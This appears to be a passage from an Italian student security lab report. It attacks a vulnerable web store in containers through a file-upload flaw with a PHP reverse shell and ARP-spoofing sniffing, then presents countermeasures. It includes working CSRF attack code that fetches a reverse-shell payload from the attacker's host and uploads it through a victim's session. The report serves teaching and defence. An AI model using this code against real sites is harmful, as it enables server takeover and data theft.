

Figure 2.9: Caricamento payload.php

A questo punto abbiamo utilizzato un payload più complesso[1], con lo scopo di aprire una Interactive Shell dal web server verso la nostra macchina, messa in ascolto con netcat sulla porta specificata. Una volta caricato il payload, poichè l'immagine è già presente sulla pagina di risposta e quindi subito richiesta al sito, il codice viene eseguito e la connessione aperta.

[1] `https://github.com/pentestmonkey/php-reverse-shell`



Figure 2.10: Reverse Shell riuscita

Essendo riusciti a prendere possesso del server, le possibilità dell'attaccante comprendono anche il raggiungimento delle subnet a cui è collegato. In particolare si potrebbe pensare di effettuare un lateral movement verso il database per rubare dati sensibili degli utenti.

2.4 Contromisure

La vulnerabilità legata al caricamento dei file può essere risolta modificando il modo in cui il server gestisce i file.

Una prima precauzione che possiamo implementare è di modificare il nome del file prima di caricarlo sul server. Eliminando l'estensione .php e sostituendola, ad esempio, con .jpg, notiamo che il file viene caricato esattamente come prima, quindi con lo script concatenato alla fine, ma il codice non viene eseguito perché il server non è configurato per eseguire file con estensioni tipiche dei file immagine.

Caricando il payload con reverse shell concatenata alla fine dell'immagine, il file viene ancora accettato ma il nome e l'estensione vengono modificati come previsto. Anche chiedendo il file al server, questo viene passato come una semplice immagine e lo script interno non viene eseguito, come si può capire dalla connessione netcat ancora in attesa.



Figure 2.11: Upload sicuro

2.4.1 HTTPS

Per quanto riguarda lo sniffing delle credenziali di accesso, la principale contromisura è di utilizzare il protocollo HTTPS per assicurare che le trasmissioni avvengano in maniera sicura e cifrata.

Nello nostro scenario, l'attaccante si finge il router agli occhi del client e viceversa, quindi quando il client invia una richiesta al sito web, questa passa attraverso l'attaccante prima di giungere al sito e lo stesso vale per le risposte.

Usando HTTPS, sia le risposte che le richieste verrebbero cifrate con chiavi

note solo al client ed al server, quindi l'attaccante non sarebbe in grado di vederne il contenuto.
Ipotizzando che l'attaccante voglia fingersi il server per creare una connessione HTTPS con il client, questa verrebbe stabilita solo dopo che il client ha validato il certificato fornito dall'altro host e difficilmente l'attaccante sarà in possesso di un certificato valido per il dominio del sito.

Per implementare il passaggio ad HTTPS abbiamo utilizzato openSSL per creare un certificato ed una chiave e modificato la configurazione del webserver per esporlo sulla porta 443, invece che 80.
Abbiamo poi modificato lo script del client in modo da renderlo coerente con il cambio di protocollo.
Ci siamo nuovamente messi in ascolto nel tratto tra i due usando il container "mitm", stavolta in ascolto sulla porta 443, e abbiamo confermato la corretta implementazione del protocollo in quanto tutto il traffico arriva già cifrato

Figure 2.12: Traffico Cifrato

Un possibile miglioramento aggiuntivo sarebbe quello di utilizzare un IDS in grado di rilevare gli attacchi tra cui l'ARP Spoofing poiché le contromisure proposte non sono in grado né di rilevarlo né di bloccarlo dinamicamente.

Chapter 3

Scenario di Attacco 2

Supponendo di non poter intercettare il traffico di altri utenti, l'attacco sembrerebbe impossibile in quanto l'attaccante non ha modo di raggiungere la zona vulnerabile del sito, ovvero la pagina user-profile.

Controllando il codice proposto dal modello Claude, notiamo che nessun form presente sul sito contiene contromisure ad attacchi di tipo CSRF. Questa vulnerabilità da sola potrebbe non essere sufficiente a "irrompere" nel server ma possiamo sfruttarla per spingere un utente autenticato a svolgere azioni non volute.

Ad esempio, nell'ipotesi che sul sito sia ancora presente la vulnerabilità relativa all'immagine profilo, si potrebbe spingere l'utente stesso a caricare il payload malevolo, senza quindi aver bisogno di rubare le sue credenziali.

3.1 CSRF

Poiché l'accesso ad alcune zone del sito non è ristretto, l'attaccante è in grado di realizzarne una sua versione totalmente identica dal punto di vista grafico ma diversa dal punto di vista funzionale in modo da ingannare la vittima.

Per dimostrare la vulnerabilità e le sue conseguenze abbiamo realizzato un ulteriore container, chiamato "web_evil", come host per il sito web usato dall'attaccante.



Figure 3.1: Sito malevolo

Al click del pulsante viene forgiata una richiesta di tipo HTTP POST

verso il sito autentico, in particolare verso la pagina /update_profile, ed inviata a nome dell'utente vittima, quindi usando i suoi cookies di sessione.

```
web_evil > index.html > ...
 2  <html lang="en">
 9      <body>
20          <div class="login-container">
22              <form id="csrf-form" method="POST" action="http://172.18.0.11/user_profile.php"
24                  <input type="hidden" name="action" value="update_picture">
25                  <input type="file" name="profile_picture" id="file-input">
26              </form>
27              <button type="submit" onclick="sendCSRF()">Fingers Crossed</button>
28          </form>
29
30      <script>
31          function sendCSRF(){
32              const input = document.getElementById('file-input');
33
34              fetch('http://172.18.0.10/payload')
35                  .then(response => response.arrayBuffer())
36                  .then(buffer => {
37
38                      // DataTransfer: unico modo per inviare i file tramite il browser
39                      const dataTransfer = new DataTransfer();
40
41                      // File: funziona come un pacco postale -> ci mettiamo dentro quello che dobbiamo mandare (buffer)
42                      // e lo chiamiamo "payload.php", il nome con cui verrà caricato sul target
43                      dataTransfer.items.add(new File([buffer], 'payload.php', { type: 'image/png' }));
44                      input.files = dataTransfer.files;
45
46                      // invia al form del webstore target (tramite action del form sopra)
47                      document.getElementById('csrf-form').submit();
48                  });
49              }
```

Figure 3.2: Codice del pulsante

Tutto ciò funziona nell'ipotesi che il cliente sia ancora autenticato sul sito target e che la sua sessione sia ancora valida.

Per l'exploit possiamo usare lo stesso payload usato nel precedente scenario, avendo attenzione nel rimuovere l'estensione .php. Sorvolare su questo dettaglio, potrebbe portare lo stesso sito malevolo ad eseguire il file durante la creazione della richiesta, modificandone il contenuto e rendendo nullo il tentativo di attacco.

Agendo come un generico utente vittima, cioè autenticandoci al sito target e poi cadendo nella trappola del sito malevolo, possiamo concludere che l'attacco funziona come ipotizzato, confermando la vulnerabilità.



Figure 3.3: Attacco CSRF riuscito

Tentiamo poi l'attacco su un utente non autenticato precedentemente. In questo caso si viene reindirizzati alla pagina di login del sito target e, anche in seguito al login, vediamo che non avviene l'upload del file, confermando la necessità di una sessione attiva per portare a termine l'attacco.



Figure 3.4: Attacco CSRF fallito

3.2 Contromisure

In questo caso possiamo sicuramente provvedere ad implementare le contromisure già usate nello scenario precedente per risolvere la vulnerabilità legata all'upload di file. Questo però non impedirebbe ad un attaccante di forzare la vittima a svolgere altre azioni dannose sul sito.

Il passaggio ad HTTPS, invece, sebbene sia comunque consigliato, non sarebbe sufficiente a mettere al sicuro un utente da questo tipo di attacchi, in quanto le informazioni necessarie vengono fornite volutamente dalla vittima.

La soluzione principale è quella di effettuare modifiche a livello applicativo, cambiando il modo in cui i form del sito web creano le richieste al server. Dal lato di input, decidiamo quindi di creare dei token esadecimali da aggiungere, come parametro nascosto, a tutti i form di tipo POST. All'arrivo della richiesta al server, invece, facciamo un controllo di validità sul token presente nel form.

Poiché questa stringa di caratteri viene ricreata ad ogni sessione dell'utente, due richieste verso la stessa pagina e con gli stessi campi saranno comunque diverse per il valore del token.

Tentando nuovamente l'attacco, possiamo confermare che questo non va più a buon fine in quanto i token non vengono condivisi tra i vari siti, come può succedere per i cookies, e quindi la richiesta non sarà valida agli "occhi" del server.



Figure 3.5: CSRF Respinto